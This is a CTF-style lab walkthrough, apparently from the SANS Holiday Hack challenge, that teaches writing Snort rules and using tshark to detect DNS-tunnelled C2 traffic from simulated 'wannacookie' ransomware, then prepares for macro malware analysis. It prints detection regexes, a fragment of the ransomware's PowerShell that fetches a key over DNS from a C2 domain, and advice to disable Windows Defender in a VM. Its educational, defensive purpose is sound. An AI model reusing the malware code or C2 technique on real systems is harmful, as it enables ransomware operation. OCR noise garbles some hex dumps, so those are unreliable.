
First, read about character classes. We want to make one that alerts on hex digits. Not only that, the malware does not appear to use lower case letters. You need a short expression that will alert on one hex digit, comprised of either numbers or the letters A through F.

<https://www.regular-expressions.info/charclass.html>

Next, we need to alert on a long string of hex instead of one character. The article below talks about “limiting” the number of matches, which is not quite what we want. Instead of matching something like one to four characters {1,4} we want to match on a big number {big number}. The number should not be so big that we miss packets, however.

<https://www.regular-expressions.info/repeat.html>

Finally, you can [go to this site](#) and test your regex if you like.



Click on New to clear the page, put your regex in Expression, copy data from the packet into Text, and see what happens. Test some that should not match (www.freddeadbeef.com or something) to make sure you do not have false positives.

Hand in

- 1) What is the regular expression you will use to detect the evil traffic?

Terminal--Snort Challenge (Part 3)

Solution (Regular expressions)

The basic regex that we need for one character is

[0-9A-F]

This specifies a range of possible values for the character. It can be any digit 0 through 9 or any letter A through F. Normally a character set for hex characters also includes lower case letters a through f, but those are not present in our packet captures.

We specify the number of consecutive characters we want to match using curly braces { }. If we want to match a string when it reaches 24 characters, we would use {24}. A string between 20 and 30 characters would be {20,30}. If we use {24} and the string is longer, that is fine; the rule will fire when it sees 24 characters and ignore the rest.

A regex to match a string of at least 24 hex characters (upper case letters) would be

[0-9A-F] {24}

The choice of 24 characters was arbitrary. The packets we saw had hex strings 0x/26 (decimal 38) characters long, but we may not have seen all the possible packets.

Snort rules

The basic Snort rule syntax is [explained in this pdf](#). Normally the header looks something like this:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any.
```

The strings \$EXTERNAL_NET, \$HTTP_PORTS and \$HOME_NET are variables that are configured in /etc/snort/snort.conf when Snort is installed; they specify external and internal IP addresses and ports related to services like web. This rule would be looking for traffic from outside web servers coming in to our network. We will not need to be that specific, although it is good practice. We will write a quick and dirty, ugly rule to solve the terminal. There is an appendix to this document with a more reasonable rule.

The most generic header we could have would be this.

```
alert udp any any <> any any
```

That selects traffic with any IP address and port going in any direction. The only thing it looks for is the UDP protocol. We can do a little better than that; we know one of the ports will be 53.

```
alert udp any 53 <> any any
```

The body of the rule follows the header. It is enclosed in parentheses, and the parts are separated by semicolons. Most rules have a message, so we can use this.

```
msg: "DNS--wannacookie cnc detected";
```

We will skip the Flow option, since that applies to TCP traffic.

Snort uses Perl Compatible Regular Expressions, or PCRE. The detection option for a regular expression is pcre: . Additionally, the pcre is enclosed in quotes and / characters. This will be the heart of our

rule.

```
pcre:"/[0-9,A-F]{24}/";
```

Finally, all rules must have a Signature ID. The custom is to use ID numbers of 1,000,000 or higher for local rules, that are not part of the official Snort rule set.

```
sid: 1000001;rev:1;
```

To put all together, our rule is

```
alert udp any 53 <> any any (msg: "DNS--wannacookie cnc detected";  
pcre:"/[0-9,A-F]{24}/"; sid: 1000001;rev:1;)
```

Please note that this is a very sloppy rule. The pcre test consumes a lot of processor time so normally there is a content check first, to make sure that we are dealing with a DNS packet before the pcre executes. Another Kringlecon player told me, “If I wrote a rule like that at work I’d be fired.”

Put the rule to work

Enter the Snort terminal and follow the instructions on the main page and the moreinfo.txt file. Use a text editor to place the rule in the file, /etc/snort/rules/local.rules. Then start Snort with this command.

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c  
/etc/snort/snort.conf
```

This tells snort to alert on traffic and use fast (brief) logging (-A fast). Rather than copying traffic from a network interface, it will read the file snort.log.pcap in the user’s home directory. It will place the log file and a pcap containing captured packets in ~/snort_logs. Finally, it will read the Snort configuration file in /etc/snort/snort.conf.

Troubleshooting

Snort is very finicky about rule syntax, so do not be surprised if Snort does not start on the first attempt. The terminal tells you whether you completed the challenge even if you don’t run Snort(!). When Snort runs, it posts pages of information to the terminal. If you have syntax errors, the error messages will appear at the very end of the output. If you copy and paste, beware of Windows “smart quotes”, as they cause problems.

Once you have syntax errors corrected, look at ~/snort_logs/alert to see what the rule alerted on. You must catch traffic in both directions to get credit for the terminal. You can also use tcpdump or tshark on the terminal to look at the packet capture (in ~/snort_logs/) if you need more information about the packets that your rule alerted on.

If you want to run a local copy of Snort, be aware that the installation is complicated. There is better support for Snort on CentOS or Fedora, so use that distribution.

Better Rules

It would be better to split the rule into two, one for inbound and one for outbound traffic. Then we can use the \$HOME_NET and \$EXTERNAL_NET variables to limit the packets we examine. The new rules also include a content check for the DNS flags that specify query or response.

In this query, note that there are two bytes of flags equal to 01 00 hex. Also, the bytes are found two bytes after the start of the DNS payload. The first two bytes hold the Transaction ID (0x94e3 for this packet), and the next two hold the flags.

```
✓ Domain Name System (query)
  Transaction ID: 0x94e3
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  > Queries
    [Response In: 2]
```

0000	45 00 00 5f 00 01 00 00	40 11 99 e3 0a 7e 00 c8
0010	f9 0d dc 56 aa 56 00 35	00 4b 64 c6 9e 43 01 00
0020	00 01 00 00 00 00 00	26 37 37 36 31 36 45 36

This phrase will look for 01 00 hex in the second and third bytes of the payload. It skips two bytes (offset: 2) and then takes the next two bytes (depth: 2).

```
content:"|01 00|"; offset:2; depth:2;
```

For response packets, the flags look like this.

```
> Frame 2: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits)
> Internet Protocol Version 4, Src: 249.13.220.86, Dst: 10.126.0.200
> User Datagram Protocol, Src Port: 53, Dst Port: 43606
  > Domain Name System (response)
    Transaction ID: 0x94e3
    > Flags: 0x8400 Standard query response, No error
      Questions: 1
      Answer RRs: 1
      Authority RRs: 0
      Additional RRs: 0
```

0000	45 00 00 9f 00 01 00 00	40 11 99 a3 f9 0d dc 56	E.....@.....V
0010	0a 7e 00 c8 00 35 aa 56	00 8b 91 43 9e 43 84 005-V ...C-C..
0020	00 01 00 01 00 00 00	26 37 37 36 31 36 45 36 &77616E6
0030	45 36 31 36 33 36 46 36	46 36 42 36 39 36 35 32	E61636F6 F6B69652
0040	45 36 44 36 39 36 45 32	45 37 30 37 33 33 31 06	E6D696E2 E707331.

This phrase will tell us we have a DNS response.

```
content:"|84 00|"; offset:2; depth:2;
```

These rules are more specific and will do a simple check to ensure the packet is DNS before executing the expensive pcre check.

```
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg: "DNS--wannacookie
cnc detected outbound"; content:"|01 00|"; offset:2; depth:2;
pcre:"/[0-9A-F]{24}/"; sid: 1000002;rev:2;)
```

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg: "DNS--wannacookie
cnc detected inbound"; content:"|84 00|"; offset:2; depth:2;
pcre:"/[0-9A-F]{24}/"; sid: 1000001;rev:2;)
```

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.■

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg: "DNS--wannacookie cnc detected outbound"; co
ntent:"|01 00|";offset:2;depth:2; pcre:"/[0-9A-F]{24}/"; sid: 1000002;rev:2;)

alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg: "DNS--wannacookie cnc detected inbound"; con
tent:"|84 00|";offset:2;depth:2; pcre:"/[0-9A-F]{24}/"; sid: 1000001;rev:2;)
~
~
~
```

```
elf@4ab60b545b11:~$ vi /etc/snort/rules/local.rules
elf@4ab60b545b11:~$
[+] Congratulations! Snort is alerting on all ransomware and only the ransomware!
[+] ■
```

Up Next

We can gain useful intelligence about the ransomware if we analyze the network traffic in the packet capture file. Even better, we get to learn about Wireshark's command line sibling, tshark!

Terminal--Snort Challenge (Part 4)

A deeper look using tshark

The combination of Wireshark and tshark is very powerful for examining packet capture files. Wireshark can help you get the “lay of the land” and help find display filters and field names. Then tshark can extract fields to be analyzed in bulk. Of course, it helps to have tshark installed.

```
File Edit View Search Terminal Help
john@ubuntu:~$ tshark
Command 'tshark' not found, but can be installed with:
sudo apt install tshark
john@ubuntu:~$
```

The commands in this lesson can generate a lot of output. To make it easier to display, I am taking screenshots at the end of the output and using the up arrow to show the command. In this case, tshark is just reading the capture file that Alabaster gave to us.

```
387  3.931961 10.126.0.132 → 192.82.243.15 DNS 102 Standard query 0xf58e TXT 63.77616E6E61636F6F6B69652E6D696E2E787331.snahgbrre.u
388  3.942216 192.82.243.15 → 10.126.0.132 DNS 197 Standard query response 0xf58e TXT 63.77616E6E61636F6F6B69652E6D696E2E787331.snahgbrre.u
2E6D696E2E787331.snahgbrre.u TXT
389  3.952422 10.126.0.40 → 204.79.197.212 DNS 67 Standard query 0x70ab TXT scarlatinous.live.com
390  3.962619 204.79.197.212 → 10.126.0.40 DNS 124 Standard query response 0x70ab TXT scarlatinous.live.com TX
T
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap
```

There are two items of interest in the packet capture file. The first is, does the hex in the query have meaning, and are there different hex strings in use?


Source	Destination	Protocol	Length	Info
10.126.0.125	172.217.7.227	DNS	92	Standard query 0xa437 TXT gravamens.toluylenediamine.runholder.google.de
172.217.7.227	10.126.0.125	DNS	175	Standard query response 0xa437 TXT gravamens.toluylenediamine.runholder.g
10.126.0.49	132.77.8.96	DNS	99	Standard query 0xfeb1 TXT 77616E6E61636F6F6B69652E6D696E2E787331.ahesrgbu
132.77.8.96	10.126.0.49	DNS	167	Standard query response 0xfeb1 TXT 77616E6E61636F6F6B69652E6D696E2E787331.snahgbr
10.126.0.132	192.82.243.15	DNS	99	Standard query 0x88bc TXT 77616E6E61636F6F6B69652E6D696E2E787331.snahgbr
192.82.243.15	10.126.0.132	DNS	167	Standard query response 0x88bc TXT 77616E6E61636F6F6B69652E6D696E2E787331
10.126.0.132	192.82.243.15	DNS	181	Standard query 0xb188 TXT 0.77616E6E61636F6F6B69652E6D696E2E787331.snahg
192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xb188 TXT 0.77616E6E61636F6F6B69652E6D696E2E787331
10.126.0.101	77.88.55.68	DNS	63	Standard query 0x1126 TXT cratons.yandex.ru
77.88.55.68	10.126.0.101	DNS	114	Standard query response 0x1126 TXT cratons.yandex.ru TXT
10.126.0.49	132.77.8.96	DNS	181	Standard query 0x773a TXT 0.77616E6E61636F6F6B69652E6D696E2E787331.ahesrg

Also, the responses to the TXT queries all have long hex strings in the answer. What is going on there?

10.126.0.132	192.82.243.15	DNS	181	Standard query 0xb188
192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xb188
10.126.0.132	192.82.243.15	DNS	181	Standard query 0x98
192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x98
Time to live: 600 Data length: 255 TXT Length: 254				
TXT [truncated]: 795d3a3a4c6f61645769746650617274606160c4e616d0528275				
[Request In: 17]				
00a6 00 b1 00 00 00 ff fe	37 38 35 64 33 01 32	... X ..	795d3a3	
00b6 01 34 63 30 60 30 31	35 34 35 37 30 39 37 34	04c0f610 45709740		
00c0 38 35 30 30 31 37 32	37 34 38 39 36 31 36 03	05001727 4690164		
00d0 05 30 31 36 62 38 35	32 38 32 37 35 33 37 39	06190652 6275377		
00e0 33 37 34 36 35 34 64	32 05 35 33 36 38 36 33	37465642 e5365637		
00f0 35 37 32 36 39 37 34	37 38 32 68 34 33 37 32	57269747 92e43727		
0100 39 37 36 37 34 36 66	36 37 37 32 36 31 37 38	97074676 77201700		
0110 38 37 30 32 37 32 38	33 02 35 62 35 33 37 38	87927293 65b53797		
0120 33 37 34 36 35 36 64	32 65 34 38 36 65 37 34	37465642 e496e743		
0130 33 33 32 35 64 32 34	02 36 35 31 38 35 33 36	3325d244 b6579530		
0140 39 37 61 30 35 32 30	33 64 32 38 32 34 36 62	97465240 d2824600		
0150 35 37 30 32 65 34 63	36 35 38 65 36 37 37 34	579264c6 56667748		
0160 38 32 61 33 38 33 62	32 34 34 31 34 35 35 33	62a583n2 44145538		
0170 38 32 30 33 64 32 30	34 05 36 35 37 37 32 64	9203d284 e65772d4		
0180 60 36 32 30 61 38 35	36 39 37 34 32 38 32 37	f026a656 37420275		

Question 1. Does the hex have meaning, or different values?

To answer the first question, we can find a field name and put that into tshark to dump all the DNS queries that were made. Right-click on the Name in the Wireshark data pane and select Prepare a Filter > Selected.



Wireshark creates a display filter that will find that field and packet.

dns.qry.name == "77616E6E61636F6F6B69652E6D696E2E707331.ahsrgbunr.com"				
Source	Destination	Protocol	Length	Info
10.126.0.125	172.217.7.227	DNS	92 Standard	
172.217.7.227	10.126.0.125	DNS	175 Standard	

In our case, we just want to use the field name, so we can extract it from all packets.

dns.qry.name	
Source	Desti
10.126.0.125	172

I added `-Y "dns"` to my tshark command, which gives a display filter for the DNS protocol. All the packets are DNS, but I just couldn't stand not having some sort of filter. The important additions are `-T fields` and `-e dns.qry.name`. The `-T` just tells tshark we are going to extract fields. The `-e` tells tshark what fields we want. There could be several fields, but we just need one.

```
john@ubuntu:~/DNSS$ ll
total 488
drwxr-xr-x 2 john john 4096 Jan  4 13:45 .
drwxr-xr-x 30 john john 4096 Jan  4 13:16 ..
-rw-r--r-- 1 john john 37648 Jan  4 13:46 dns-names.txt
-rw-rw-r-- 1 john john 88415 Jan  4 13:15 snort.log.1546636347.4363716.pcap
-rw-rw-r-- 1 john john 88811 Jan  4 13:15 snort.log.1546636437.1238372.pcap
-rw-rw-r-- 1 john john 88021 Jan  4 13:15 snort.log.1546636433.1093292.pcap
-rw-rw-r-- 1 john john 88848 Jan  4 13:15 snort.log.1546636467.0577688.pcap
-rw-rw-r-- 1 john john 88257 Jan  4 13:15 snort.log.1546636506.9775176.pcap
john@ubuntu:~/DNSS ^C
john@ubuntu:~/DNSS$ tshark -r snort.log.1546636433.1093292.pcap -Y "dns" -T fields -e dns.qry.name >> dns-names.txt
john@ubuntu:~/DNSS$ tshark -r snort.log.1546636467.0577688.pcap -Y "dns" -T fields -e dns.qry.name >> dns-names.txt
```

I downloaded several snort.log.xxxxxx.xxxx.pcap files from <http://snortsensor1.kringlecastle.com> (elf, onashelf) to get as much data as possible. Then I ran them through tshark to extract the DNS query names. Note that I'm using the `>>` so that I append to the file instead of overwriting it.

This is part of the file that was created by the tshark command.

```
gravamens.toluylenediamine.runholder.google.de
gravamens.toluylenediamine.runholder.google.de
77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
0.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
0.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
cratons.yandex.ru
cratons.yandex.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
hexameric.prynnne.google.co.in
hexameric.prynnne.google.co.in
1.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
1.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
1.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
1.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
2.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
uskdar.jonathon.google.ru
```

The same regular expression we used in the Snort rule will weed out the non-malware requests. The switch `--only-matching` causes `egrep` to only print the part of the line that matched the expression instead of the entire line.

```
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt
```

That is working, so we can pipe into sort and uniq to see how many different hex strings are present.

```
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$
```

There is only one string! Our Snort rule could have been much simpler. Also, the hex string looks a lot like the numbers in the ASCII range. We can [pipe into xxd](#) to see if the numbers convert to ASCII.

```
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq | xxd -r -p
wannacookie.min.ps1john@ubuntu:~/DNS$
```

That's interesting, wannacookie.min.ps1...it appears to be the name of a PowerShell file.

Question 2. What is the text that is returned in the responses?

This time we do want a display filter for tshark so that we can show just one entire sequence. The right-click Prepare a Filter > Selected trick comes to our aid. Notice that we are making the selection in the Answers section of the packet, so we will omit queries; we only want the responses.

dns.resp.name == "62.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"

	Destination	Protocol	Length	Info
6.0.49	132.77.8.96	DNS	102	Standard query 0xbff4c TXT 61.77616
7.8.96	10.126.0.49	DNS	425	Standard query response 0xbff4c TXT
6.0.145	52.178.167.109	DNS	71	Standard query 0xb2ec TXT stoep.mic
3.167.109	10.126.0.145	DNS	148	Standard query response 0xb2ec TXT
6.0.73	31.13.65.36	DNS	94	Standard query 0xbd0f TXT epionych.
.65.36	10.126.0.73	DNS	161	Standard query response 0xbd0f TXT
6.0.49	132.77.8.96	DNS	102	Standard query 0x600e TXT 62.77616
7.8.96	10.126.0.49	DNS	425	Standard query response 0x600e TXT
6.0.132	192.82.243.15	DNS	102	Standard query 0xb147 TXT 62.77616

. However, if we use the filter as it is, we will only select one packet. Each request has two or three digits at the beginning of the request, most likely an identifier. We can fix that by removing the “62.” from the beginning of the filter, and by changing == to contains.

dns.resp.name contains "77016E6E61636F6F6B69652E6D690E2E707331.snahgburre.org"						
No.	Time	Source	Destination	Protocol	Length	Info
6	8.050944	192.82.243.15	10.126.0.132	DNS	167	Standard query response 0x0bbc TXT 77016E6E61636F6F6B69652E6D690E2E707331.snahgburre.org
8	8.071374	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xb180 TXT 0.776161
18	8.173319	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xb6b1 TXT 1.776161
20	8.193692	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x9727 TXT 2.776161
26	8.254836	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x47dd TXT 3.776161
34	8.336384	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xe9b0 TXT 4.776161
42	8.417972	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x2921 TXT 5.776161
48	8.479161	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x8c5f TXT 6.776161
50	8.499550	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x07ce TXT 7.776161
56	8.566673	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x6c1e TXT 8.776161
64	8.642183	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x5770 TXT 9.776161
72	8.723671	192.82.243.15	10.126.0.132	DNS	425	Standard query response 0x2a82 TXT 10.776161

We need the field name for the TXT data in the packet. Once again, Prepare a Filter comes to our aid. The field we want is dns.txt.

No.	Time	Source	Apply as Column	Ctrl+Shift+F
13	0.122360	10.126.0.192		
14	0.132559	172.217.7.227		
15	0.142765	10.126.0.49		
16	0.152941	132.77.8.96		
17	0.163156	10.126.0.132		
18	0.173358	192.82.243.15	Selected	
19	0.183531	10.126.0.132	Not Selected	
20	0.193692	192.82.243.15	...and Selected	
21	0.283898	10.126.0.49	...or Selected	
			...and not Selected	
			...or not Selected	
+ Queries				
+ Answers				
+ 1.77616E6E61636F6F6B69652E6D696E2E70				
Name: 1.77616E6E61636F6F6B69652E6D696E2E70				
Type: TXT (Text strings) (16)				
Class: IN (0x0001)				
Time to live: 698				
Data length: 255				
TXT Length: 254				
TXT [truncated]: Y95t3a3a4c0f61a5457a940b0f01a22469616c4bf10d632025379fa40dd2e53656375720				
[Request In: 17]				
[Time: 0.010163866 seconds]				
00a0	00 01 00 00 02 58 00 ff fe	37 39 35 64 33 61 33X..	78503a3
00b0	61 34 63 38 66 36 31 36	34 35 37 38 39 37 34 38	a4c0f616	45769748
00c0	38 35 38 36 31 37 32 37	34 36 39 36 31 38 63 34	65001727	409610C4
00d0	05 36 31 26 64 36 35 32	38 32 37 35 33 37 38 37	e316d652	82753797
	TXT (dec.txt), 254 bytes			Packet

	dns.txt == "795d3a3a4c6f6164576974685061727469616c4		
No.	Time	Source	Des

Paste the values back into the tshark command. The display filter to select just one exchange is
-Y 'dns.resp.name contains
"77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"'
(If you use a different packet capture file, your filter will be different.)

Again, we are only extracting one field.

-T fields -e dns.txt

(The command we executed is shown at the bottom, following the output.)

```
k = $(Resolve-DnsName -Server erohetfanu.com -Name ("$c_id.72616e736fd697370616964.erohetfanu.com".Trim()) -Type TXT).Strings;if ( $c_n_k.length -eq 32 ) {$_html = $c_n_k} else {$_html = "UNPAID|$c_id|$d_t"};$_resp.statuscode = 404;$_html = '<h1>404 Not Found</h1>';$_buffer = [Text.Encoding]::UTF8.GetBytes($_html);$_resp.ContentLength64 = $_buffer.length;$_resp.OutputStream.Write($_buffer, 0, $_buffer.length);$_resp.Close();if ( $close ) {$_list.Stop();return} finally {$_list.Stop()}];wanc;
```

john@ubuntu:~/DNS\$ tshark -r snort.log.1546636347.4363716.pcap -Y 'dns.resp.name contains "77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"' -T fields -e dns.txt | xxd -r -p

Since the hex digits were all in the ASCII range again, I piped into xxd -r -p to see what they meant. That is probably the malware code in PowerShell, so it would be wise to keep a copy of it.

```
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap -Y 'dns.resp.name contains "77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"' -T fields -e dns.txt | xxd -r -p > wannacry.mn.ps1
```

Up next

Alabaster wants us to tell him where the malware is coming from. [Chris Davis' talk](#) is essential for the challenge we will face.

Objective--Identify the Domain (Part 1)

What you can learn from this

This objective is the first of three involved with reverse-engineering malware written in PowerShell. A true Linux person may disdain a language written for Windows, but there are good reasons to learn PowerShell. About 80% of the attacker's targets are Windows, and all recent versions of Windows come with PowerShell installed by default. If attackers want to "live off the land," what better way is there for them to do it but to write their malware in PowerShell? Chris Davis' talk on [Analyzing PowerShell Malware](#) is a must for this challenge. He will lead you through extracting PowerShell malware that is embedded in a Word document, "prettifying" the malware, and some basic troubleshooting using the PowerShell Integrated Scripting Environment (ISE).

Getting Started

The objective is to identify the domain that the malware connects with.

Identify the Domain

Difficulty: ★★★★☆

Using the Word docm file, identify the domain name that the malware communicates with.

Alabaster had these hints to give after you solved his Snort problem. The link he gives is to a malicious [Word document](#).

A Alabaster Snowball 8:59PM

Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.

Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?

All the elves were emailed a cookie recipe right before all the infections. Take this [document](#) with a password of *elves* and find the domain it communicates with.

Dropper Download

From: Alabaster Snowball

Word docm macros can be extracted using [olevba](#). Perhaps we can use this to grab the ransomware source.

A Word of caution

CounterHack Challenges and SANS have kindly given us simulated malware to play with that will not harm our computers. Never the less, this would be a good time to practice the Operations Security (OPSEC) that Chris discussed in his talk. It would be wise to do all the work on this malware in a Windows VM, not on your host computer. In fact, Windows Defender detects the Word document in `chocolate_chip_recipe.zip` as malware as soon as you unzip it. You will probably need to [disable Windows Defender](#) on your VM.

Steps

- 1) Follow Chris' instructions to extract the malware from the Word document using `olevba.exe`.
- 2) Use PowerShell to decode the dropper, again following Chris' instructions.

- 3) Copy the decoded dropper into PowerShell ISE or Visual Code and clean it up. (This is an extra step; Chris ran the dropper directly from PowerShell.)
- 4) Study the dropper to determine how it works.
- 5) Start a packet capture and execute the dropper.

Hand in

- 1) Turn in a screenshot of your cleaned version of the dropper script.
- 2) Roughly, how does the dropper work? H2A is a function that converts a hex string to ASCII; you don't need to discuss H2A.

One note: If you elect to clean the malware (not just the dropper), and remove all semicolons the way Chris did, you will find that there are a few old-style FOR loops in the code that use semicolons. You will need to put those semicolons back.

Notes on Installing olevba.exe

Important note: If your machine is running Python 3, you need to use olevba3.exe.

The application Chris used to extract the malware from the Word document is Python based. Some versions of Windows 10 make Python available from the PowerShell prompt, but others do not. If you do not have Python in your version of Windows, you can [download it here](#). Python's package manager, PIP, is now installed along with Python. You can use PIP to install oletools (olevba is one of the tools) using:

```
pip install -U
https://github.com/decalage2/oletools/archive/master.zip
```

```
Administrator: Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\WINDOWS\system32> pip install -U https://github.com/decalage2/oletools/archive/master.zip
Collecting https://github.com/decalage2/oletools/archive/master.zip
  Downloading https://github.com/decalage2/oletools/archive/master.zip
    5.4MB 177kB/s
Collecting pyparsing>=2.2.0 (from oletools==0.54.dev7)
  Downloading https://files.pythonhosted.org/packages/71/e8/6777f6624681c8b9781a8e8a5654f3eb56919a81a78e12bf3c73f5a3c714/pyparsing-2.3.0-py2.py3-none-any.whl (59kB)
  100% |██████████| 61kB 46kB/s
Collecting olefile>=0.46 (from oletools==0.54.dev7)
  Downloading https://files.pythonhosted.org/packages/34/81/e1ac43c0b45b4c5f8d9332396e14144bbe52c8fec72a80f425f6a4d653ed/olefile-0.46.zip (112kB)
  100% |██████████| 112kB 62kB/s
Collecting easygui (from oletools==0.54.dev7)
  Downloading https://files.pythonhosted.org/packages/89/b5/fd22bb3eb36085aeb7781670bbc59cf8b641b1774#7757Becc86368865aa3/easygui-0.98.1-py2.py3-none-any.whl (96kB)
  100% |██████████| 92kB 68kB/s
Collecting colorclass (from oletools==0.54.dev7)
  Downloading https://files.pythonhosted.org/packages/37/ea/ae8dbb956939d4392e6a7fdef87fda273854dal128edae016c4104240be8/colorclass-2.2.0.tar.gz
Installing collected packages: pyparsing, olefile, easygui, colorclass, oletools
  Running setup.py install for olefile ... done
  Running setup.py install for colorclass ... done
  Running setup.py install for oletools ... done
Successfully installed colorclass-2.2.0 easygui-0.98.1 olefile-0.46 oletools-0.54.dev7 pyparsing-2.3.0
PS C:\WINDOWS\system32>
```

The site for [oletools is here](#), and [here for the olevba tool](#).

To make life easier for myself, I added the paths for Python and PIP to my environment PATH variable. On my machine they were

C:\Users\John\AppData\Local\Programs\Python\Python37 and

C:\Users\John\AppData\Local\Programs\Python\Python37\Scripts



%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;C:\Users\John\AppData\Local\Programs\Python\Python37;C:\Users\John\AppData\Local\Programs\Python\Python37\Scripts

Objective--Identify the Domain (Part 2)

Extracting the malware

This follows [Chris Davis' presentation](#) almost exactly. Remember to do this in a safe VM! After extracting the Word document from the zip file and installing `oletools`, we just run `olevba` on `CHOCOLATE_CHIP_COOKIE_RECIPE.docm`

```
Windows PowerShell

